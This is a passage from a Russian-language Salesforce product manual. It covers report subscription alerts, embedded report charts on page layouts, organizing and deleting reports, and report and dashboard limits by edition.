3. Укажите каждое условие посредством трех компонентов: совокупность, оператор и значение.

Например, «"Стоимость: сумма" "меньше" "1 000 000 долларов США"».

- Совокупность — это показатель, являющийся основой условия. Допустимые значения: «Количество записей», «Стоимость: средний», «Стоимость: наименьший», «Стоимость: наибольший» и «Стоимость: сумма».
- Оператор — это основа сравнения (например, «Равно», «Не равно», «Больше» и т. д.).
- Значение — это число, которое должно использоваться для сравнения с совокупностью.

Заданные условия оцениваются при выполнении отчета; уведомления отправляются только при выполнении всех условий (не более пяти условий на отчет).

4. Выберите частоту (каждый будний день, ежедневно или еженедельно) и время для оценки условий.

Например, каждый будний день в 07:00.


5. Выберите как минимум один тип уведомления.


- Отправка внутрипрограммного уведомления Salesforce1
- Публикация сообщения в Chatter
- Отправка электронного уведомления
- Выполнение настраиваемого действия Apex (например, создание задач или расширение обращений)

Дополнительную информацию о разработке настраиваемого класса Apex см. в подразделе [«Ссылка Apex на разработчика»](#).

6. Чтобы начать получение уведомлений, активируйте подписку.

7. Чтобы запланировать уведомления, нажмите кнопку **«Сохранить»**.

 **Пример:** Отчет выполняется еженедельно в 7:00. При сумме менее 1 000 000 система отправляет уведомление Salesforce1 и публикует сообщение Chatter.



The screenshot shows the 'Report Subscription' configuration interface in Salesforce. The report name is 'Oppty by Amount'. The configuration includes the following settings:

- Notify me:**  Every time conditions are met,  Only the first time conditions are met.
- Conditions:** Sum of Amount  Less Than AND.
- Schedule:** Frequency  Every Weekday,  Daily,  Weekly. Time: 7:00 AM.
- Actions:**  Send Salesforce1 Notification,  Post to Chatter Feed,  Send Email Notification,  Execute a Custom Action (None).
- Preview:** Alert: The conditions in 'Oppty by Amount' have been met. <https://na1-blitz04.soma.salesforce.com/000D0000001gllMr>. 'Average Session Minutes' is 23 and is greater than 20. 'Active Concurrent Users' is equal to 500.
- Active:**

СМ. ТАКЖЕ:

[Планирование отчетов](#)

[Уведомления мобильного приложения Salesforce1](#)

## Общие сведения о встроенных диаграммах отчета

Раньше пользователям приходилось открывать вкладку «Отчеты» для поиска нужных данных. Теперь вся ценная информация может отображаться пользователям прямо на часто просматриваемых страницах. Чтобы включить данную возможность, просто вставьте диаграммы отчета на страницы сведений для стандартных или настраиваемых объектов. Диаграммы, добавленные на страницы, позволяют пользователям принимать обдуманные решения только на основе отображаемых данных (без поиска нужных данных в других областях системы). Например, запись возможности отображает важные данные прямо на соответствующей странице сведений.



#### 1. Пример диаграмм отчета на странице организации

Данный пример рассматривает две встроенные диаграммы отчета на странице сведений об организации, где одна диаграмма отображает ожидаемые продажи, а вторая — открытые обращения по поддержке. Данные диаграммы позволяют менеджеру по работе с клиентами быстро оценить активность и благосостояние организации.

#### 2. Добавление диаграммы отчета в макет страницы

Чтобы вставить диаграмму отчета на страницы стандартных или настраиваемых объектов, измените макет страницы объекта посредством расширенного редактора макетов страниц и добавьте диаграмму.

#### 3. Настройка диаграммы отчета в макете страницы

Диаграмма отчета, добавленная на страницу, может быть настроена посредством диалогового окна «Свойства диаграммы» редактора макетов страниц.

#### 4. Ограничения для диаграмм отчета на страницах

Ниже перечислены ограничения по добавлению диаграмм на страницы сведений.

#### Пример диаграмм отчета на странице организации

Данный пример рассматривает две встроенные диаграммы отчета на странице сведений об организации, где одна диаграмма отображает ожидаемые продажи, а вторая — открытые обращения по поддержке. Данные диаграммы позволяют менеджеру по работе с клиентами быстро оценить активность и благосостояние организации.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**



### Диаграммы отчета на странице организации




1. Диаграмма по ожидаемым продажам отображает возможности организации на разных этапах, включая две реализованные возможности. Чтобы просмотреть значение каждой возможности, наведите указатель мыши на диаграмму. (Если диаграмма исходного отчета поддерживает отображение всплывающих сведений, то значения отображаются выделенными.) При необходимости щелкните диаграмму, откройте отчет и просмотрите дополнительные сведения для данных возможностей.
2. Диаграмма по открытым обращениям отображает две нерешенные проблемы по поддержке организации. При необходимости щелкните диаграмму, детализируйте отчет для просмотра сведений об обращении и проконтролируйте решение данных проблем сотрудниками службы поддержки.



## Добавление диаграммы отчета в макет страницы

Чтобы вставить диаграмму отчета на страницы стандартных или настраиваемых объектов, измените макет страницы объекта посредством расширенного редактора макетов страниц и добавьте диаграмму.

Прежде чем добавить диаграмму, убедитесь в выполнении перечисленных ниже условий.

- Исходный отчет хранится в папке, доступной соответствующим пользователям. Отчеты, хранящиеся в личных папках, не могут быть добавлены на страницу.
  - Исходный отчет является сводным или матричным.
  - Исходный отчет содержит диаграмму.
1. Откройте редактор макетов страниц для объекта, к которому добавляется диаграмма.
  2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
  3. Щелкните **«Диаграммы отчета»**.



4. Введите имя отчета в поле «Быстрый поиск», щелкните значок  и выберите нужную диаграмму отчета. Панель «Диаграммы отчета» позволяет отображать не более 200 недавно просмотренных отчетов по типу диаграммы.
5. Перетащите диаграмму в новый или текущий раздел макета.
6. Чтобы настроить диаграмму, щелкните значок .
7. Нажмите кнопку **«Сохранить»**.  
Диаграммы отчета не поддерживают параметр **«Предварительный просмотр как»**.

СМ. ТАКЖЕ:

- [Настройка диаграммы отчета в макете страницы](#)
- [Пример диаграмм отчета на странице организации](#)
- [Ограничения для диаграмм отчета на страницах](#)
- [Поиск по параметрам управления объектами](#)
- [Макеты страниц](#)
- [Макеты страниц](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов страниц:

- «Просмотр настройки»

Для редактирования макетов страниц:

- «Настройка приложения»

## Настройка диаграммы отчета в макете страницы

Диаграмма отчета, добавленная на страницу, может быть настроена посредством диалогового окна «Свойства диаграммы» редактора макетов страниц.

### 1. Скрытие диаграммы отчета, отображающей ошибку

Иногда страница сведений может по каким-либо причинам отображать ошибку вместо данных диаграммы. Наличие ошибки делает диаграмму малоприспособленной для использования; при необходимости такая диаграмма может быть скрыта.

### 2. Фильтрация диаграмм отчета для отображения данных, соответствующих странице

Как правило, отфильтрованные диаграммы отображают соответствующие данные, если тип отчета диаграммы содержит совпадающее поле кода для записи (например, код организации для записи организации). Периодически диаграммы отображают неотфильтрованные данные. Диаграмма, тип отчета которой поддерживает поиск совпадающего поля кода, может быть настроена для фильтрации.


### 3. Обновление данных диаграммы отчета

Как правило, диаграммы обновляют свои данные каждые 24 часа. При необходимости диаграмма может обновляться при каждом открытии соответствующей страницы. Данный параметр обновления доступен в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Тем не менее, рекомендуем использовать ежедневное обновление, так как при выборе данного параметра пользователи будут быстро достигать установленного ограничения по обновлению или дожидаться завершения обновления для просмотра данных диаграммы.

## Скрытие диаграммы отчета, отображающей ошибку

Иногда страница сведений может по каким-либо причинам отображать ошибку вместо данных диаграммы. Наличие ошибки делает диаграмму малоприспособленной для использования; при необходимости такая диаграмма может быть скрыта.

Чтобы скрыть подобную диаграмму, установите флажок **«Скрыть диаграмму с ошибкой»** в диалоговом окне «Свойства диаграммы» редактора макетов страниц.



Ниже перечислены возможные причины отображения ошибки на странице.

- Недоступность поля, используемого для фильтрации.
- Недоступность папки отчетов.
- Удаление диаграммы из отчета.
- Изменение определения отчета.
- Недоступность самого отчета.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов  
страниц:

- «Просмотр настройки»

Для редактирования макетов  
страниц:

- «Настройка приложения»

Фильтрация диаграмм отчета для отображения данных, соответствующих странице

Как правило, отфильтрованные диаграммы отображают соответствующие данные, если тип отчета диаграммы содержит совпадающее поле кода для записи (например, код организации для записи организации). Периодически диаграммы отображают неотфильтрованные данные. Диаграмма, тип отчета которой поддерживает поиск совпадающего поля кода, может быть настроена для фильтрации.


### Разрешение фильтрации диаграммы


Диаграмма, тип отчета которой не содержит совпадающего поля кода для записи, недоступна для фильтрации. Взамен, диаграмма отображает все данные.

Диаграмма отчета по открытым обращениям отображает в записи организации данные для всех организаций. Чтобы разрешить фильтрацию диаграммы, измените макет типа настраиваемого отчета по обращениям и добавьте поле «Код организации» посредством области поиска. Теперь просмотр записи организации инициирует фильтрацию диаграммы.

### Выбор соответствующего фильтра

Диаграмма может не отображать данные при наличии нескольких полей кода, доступных для фильтрации. В подобных случаях нужное поле кода может быть выбрано посредством раскрывающегося списка «**Отфильтровано по:**» в диалоговом окне «Свойства диаграммы». Диаграмма по открытым возможностям в записях организаций фильтруется по полю «Код организации – партнера»; данная фильтрация малоприспособна для использования. Чтобы выполнить фильтрацию по записи организации, пользователь может изменить свойства диаграммы и выбрать поле «Код организации» из раскрывающегося списка.



 **Прим.:** Диаграммы, исходный отчет которых содержит более 20 фильтров поля, не могут быть отфильтрованы.

## Обновление данных диаграммы отчета

Как правило, диаграммы обновляют свои данные каждые 24 часа. При необходимости диаграмма может обновляться при каждом открытии соответствующей страницы. Данный параметр обновления доступен в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Тем не менее, рекомендуем использовать ежедневное обновление, так как при выборе данного параметра пользователи будут быстро достигать установленного ограничения по обновлению или дожидаться завершения обновления для просмотра данных диаграммы.

### Ежедневное обновление

Диаграммы обновляют свои данные каждые 24 часа. Чтобы просмотреть самые последние данные, нажмите кнопку **«Обновить»** в диаграмме.

### Обновление при открытии страницы

Чтобы изменить способ обновления диаграммы, установите флажок **«Обновлять при каждом открытии страницы»** в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Данный параметр инициирует обновление диаграммы при каждом открытии соответствующей страницы. Ниже перечислены две причины, по которым данный параметр является нерекомендуемым.

- Пользователи могут быстро достигать установленного ограничения по обновлению диаграммы. Обновления учитываются почасовым ограничением для каждого пользователя и организации.
- Пользователи могут просматривать данные диаграммы только после завершения выполнения отчетов.

### Ограничения для диаграмм отчета на страницах

Ниже перечислены ограничения по добавлению диаграмм на страницы сведений.

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3 000 диаграмм отчета.

СМ. ТАКЖЕ:

[Добавление диаграммы отчета в макет страницы](#)

[Пример диаграмм отчета на странице организации](#)

## Систематизация отчетов

Сортировка отчетов по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При большом числе отчетов рекомендуем использовать поле поиска.

### 1. Фиксация избранных папок отчетов

Система позволяет фиксировать часто используемые папки отчетов и панелей мониторинга вверху списка, исключая необходимость их регулярного поиска.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## 2. Скрытие неиспользуемых типов отчетов

Если пользователи применяют только часть из доступных стандартных типов отчетов, остальные можно скрыть.

## 3. Перемещение отчетов или панелей мониторинга между папками


Рекомендуем хранить отчеты и панели мониторинга в папках, которые отображают их функции и целевую аудиторию. При необходимости отчеты и панели мониторинга могут быть перенесены из одной папки в другую.

## 4. Удаление отчета


Выбранный отчет может быть удален на вкладке «Отчеты» или на странице запуска отчета.

## Фиксация избранных папок отчетов

Система позволяет фиксировать часто используемые папки отчетов и панелей мониторинга вверху списка, исключая необходимость их регулярного поиска.

1. Наведите указатель мыши на нужную папку в списке папок отчетов и панелей мониторинга и щелкните значок .

### Reports & Dashboards



2. Выберите пункт «**Фиксировать сверху**».

Данное действие инициирует перемещение папки наверх списка папок.

Каждая новая зафиксированная папка перемещается наверх списка и отображается над другими зафиксированными папками. Чтобы переместить зафиксированную папку наверх списка, выполните повторную фиксацию.

## Скрытие неиспользуемых типов отчетов

Если пользователи применяют только часть из доступных стандартных типов отчетов, остальные можно скрыть.

1. Нажмите кнопку «**Создать отчет...**» на вкладке «Отчеты».
2. Установите флажок «**Выбрать типы отчетов для сокрытия**».  
Отчет, помеченный зеленой галочкой, доступен всем пользователям.
3. Чтобы скрыть тип отчета, щелкните по галочке, и она изменится на X.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Create New Report




Скрытые типы отчетов не отображаются при использовании поля поиска на странице «Создать отчет».

Папка, содержащая только скрытые типы отчетов, не отображается. Однако, если впоследствии сделать видимым тип отчета в диалоговом окне «Выбор типов отчетов для сокрытия», папка снова будет отображаться.

### Перемещение отчетов или панелей мониторинга между папками

Рекомендуем хранить отчеты и панели мониторинга в папках, которые отображают их функции и целевую аудиторию. При необходимости отчеты и панели мониторинга могут быть перенесены из одной папки в другую.

 **Прим.:** Прежде чем переместить элементы в другую папку, убедитесь в наличии полномочия на редактирование папок. Режим доступности не поддерживает перемещение элементов путем перетаскивания.

Чтобы переместить отчет или панель мониторинга в другую папку, перетащите нужный элемент спискового представления в папку отчетов или панелей мониторинга на панели «Папки».

1. Выберите нужный элемент в списковом представлении на вкладке «Отчеты».
2. Перетащите элемент в целевую папку на панели «Папки».

Зеленый значок галочки (1), отображающийся при перетаскивании элемента в выбранную папку, подтверждает возможность его переноса. В противном случае отображается красный значок (2).

Ниже перечислены рекомендации по перемещению элементов.

- Одновременно можно перетаскивать только один элемент.
- Элементы установленных пакетов AppExchange или стандартных папок отчетов не могут быть перенесены в другие папки.
- Отчеты могут быть перенесены в папки отчетов, а панели мониторинга — в папки панелей мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра вкладки  
«Отчеты»:

- «Запуск отчетов»

## Удаление отчета

Выбранный отчет может быть удален на вкладке «Отчеты» или на странице запуска отчета.

1. Чтобы удалить отчет, выполните одно из указанных ниже действий.

| Параметр                            | Описание  |
|-------------------------------------|---|
| Удаление на вкладке «Отчеты»        | Нажмите кнопку  > «Удалить» напротив нужного отчета. |
| Удаление на странице запуска отчета | Нажмите кнопку «Удалить».   |

2. Нажмите кнопку «ОК».

Удаленные отчеты перемещаются в корзину. Отчеты, хранящиеся в личных папках других пользователей, не могут быть удалены. Отчеты, используемые компонентами панели мониторинга или отчетными снимками, могут быть удалены только после удаления соответствующего компонента панели мониторинга или отчетного снимка.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

## Ограничения для отчетов

При создании отчетов по данным Salesforce учитывайте существующие пределы, ограничения и различия в составлении отчетов в Lightning Experience и Salesforce Classic.

### Ограничения отчетов и панелей мониторинга Salesforce

| Функция   | Personal Edition | Contact Manager | Group Edition | Professional Edition             | Enterprise Edition   | Unlimited Edition<br>и<br>Reference Edition | Developer Edition                     |
|---|------------------|-----------------|---------------|----------------------------------|----------------------|---|---------------------------------------|
| Количество фильтров поля на отчет <sup>1</sup>  | 20               | 20              | 20            | 20                               | 20                   | 20  | 20                                    |
| Количество формул на отчет                      | 5                | 5               | 5             | 5                                | 5                    | 5   | 5                                     |
| Запланированные отчеты<br>(Размер электронного) | —                | —               | —             | 1 в час <sup>2</sup><br>(только) | 1 в час <sup>2</sup> | 2 в час <sup>2</sup>                        | 1 в час <sup>2</sup><br>(только часы) |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления отчетов в папке «Мои личные настраиваемые отчеты»:

- «Создание и настройка отчетов»

Для удаления отчетов в общедоступных папках:

- «Управление общедоступными отчетами»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.



| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition           | Unlimited Edition и Performance Edition | Developer Edition   |
|--|------------------|-----------------|---------------|---|------------------------------|---|---|
| отчета не должен превышать 10 Мб.)   |                  |                 |               | часы неполной нагрузки <sup>3)</sup><br>(Не более трех предыдущих времен начала; данное значение не может быть изменено)            |                              |   | неполной нагрузки <sup>3)</sup><br>(Не более трех предыдущих времен начала; данное значение не может быть изменено)                 |
| Фильтры панели мониторинга   | —                | —               | —             | 3 на панель мониторинга   | 3 на панель мониторинга      | 3 на панель мониторинга                 | 3 на панель мониторинга   |
| Динамические панели мониторинга  | —                | —               | —             | —   | Не более пяти на организацию | Не более 10 на организацию              | Не более трех на организацию  |
| Запланированные обновления панели мониторинга  | —                | —               | —             | —   | 1 в час <sup>2)</sup>        | 2 в час <sup>2)</sup>                   | —   |
| Типы настраиваемых отчетов<br><br>(Ограничения применяются ко всем типам настраиваемых отчетов, независимо от статуса разработки.) | —                | —               | —             | 50  | 200                          | 2,000                                   | 400   |
| Отчетные снимки  | —                | —               | —             | 1 в час <sup>2)</sup><br>(только часы неполной нагрузки <sup>3)</sup><br>(Не более одного предыдущего времени начала в день; данное | 1 в час <sup>2)</sup>        | 2 в час <sup>2)</sup>                   | 1 в час <sup>2)</sup><br>(только часы неполной нагрузки <sup>3)</sup><br>(Не более одного предыдущего времени начала в день; данное |

| Функция | Personal Edition | Contact Manager | Group Edition | Professional Edition             | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition                |
|---------|------------------|-----------------|---------------|----------------------------------|--------------------|---|----------------------------------|
|         |                  |                 |               | значение не может быть изменено) |                    |   | значение не может быть изменено) |

<sup>1</sup> Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

<sup>2</sup> Не более 200.

<sup>3</sup> Часы неполной загрузки — это промежуток времени между 18:00 и 03:00 по местному времени.

Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.

Описанные ниже ограничения для отчетов Salesforce и панелей мониторинга действуют во всех поддерживаемых версиях.

### Ограничения для отчетов

- Область предварительного просмотра конструктора отчетов содержит не более 20 строк для сводных и матричных отчетов и не более 50 строк для табличных отчетов.
- В диаграмме может использоваться не более 250 групп или 4 000 значений. В случае сообщения об ошибке, уведомляющего о наличии слишком большого числа групп или значений, задайте фильтры отчета, чтобы уменьшить это количество. В комбинированных диаграммах учитываются все группы и значения.
- Отчеты отображают не более 2 000 строк. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк.
  - Если функция «Показать сведения» отключена, то сводные и матричные отчеты отображают только первые 2000 группировок.
  - Матричные отчеты отображают не более 400 000 итоговых значений.
  - Если функция «Показать сведения» отключена, то матричные отчеты отображают не более 2 000 группировок по вертикальной оси. Если отчет содержит более 400 000 итоговых значений, то сначала уменьшается количество строк (до 2 000 группировок), а затем уменьшается количество столбцов (пока количество итоговых значений не достигнет 400 000).
- При просмотре в Salesforce 1 отчетов с группировками такие отчеты преобразовываются в табличные.
- По умолчанию время выполнения отчетов составляет 10 минут.
- Каждый блок составного отчета может содержать не более 100 столбцов. Составной отчет может содержать не более 5 блоков.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.
- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1 000 символов.
- В отчете отображаются только первые 254 символа области подробного или обогащенного текста.

- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа.
- Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста».
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.

#### **Ограничения для панелей мониторинга**

- Фильтр панели мониторинга может иметь не более 50 параметров. По умолчанию: 10 параметров. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.
- Каждая панель мониторинга может содержать не более 20 компонентов.
- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- Таблица или диаграмма панели мониторинга может отображать не более 20 фотографий.
- Повторное обновление панели мониторинга может быть выполнено не ранее, чем через одну минуту.

#### **Ограничения для типов отчетов**

- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее, при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее, чем из 20 разных объектов, отображается сообщение об ошибке.
- Каждый тип настраиваемого отчета может содержать не более 1000 полей.

#### **Ограничения для отчетных снимков**

- Максимальное количество строк, добавляемых в настраиваемый объект, составляет 2000.
- Максимальное количество запусков, доступных для хранения, составляет 200.
- Максимальное количество столбцов исходного отчета, доступных для соотнесения с целевыми полями, составляет 100.

#### **Ограничения по фильтрации**

Фильтрация охватывает только первые 255 символов настраиваемого текстового поля.

#### **Ограничения для встроенных диаграмм отчета**

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3000 диаграмм отчета.

#### **Ограничения для списковых представлений**

- Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

#### **Ограничения для областей и полей областей**

- В каждом отчете может быть до пяти полей областей.
- Каждое поле областей может содержать до 20 областей.

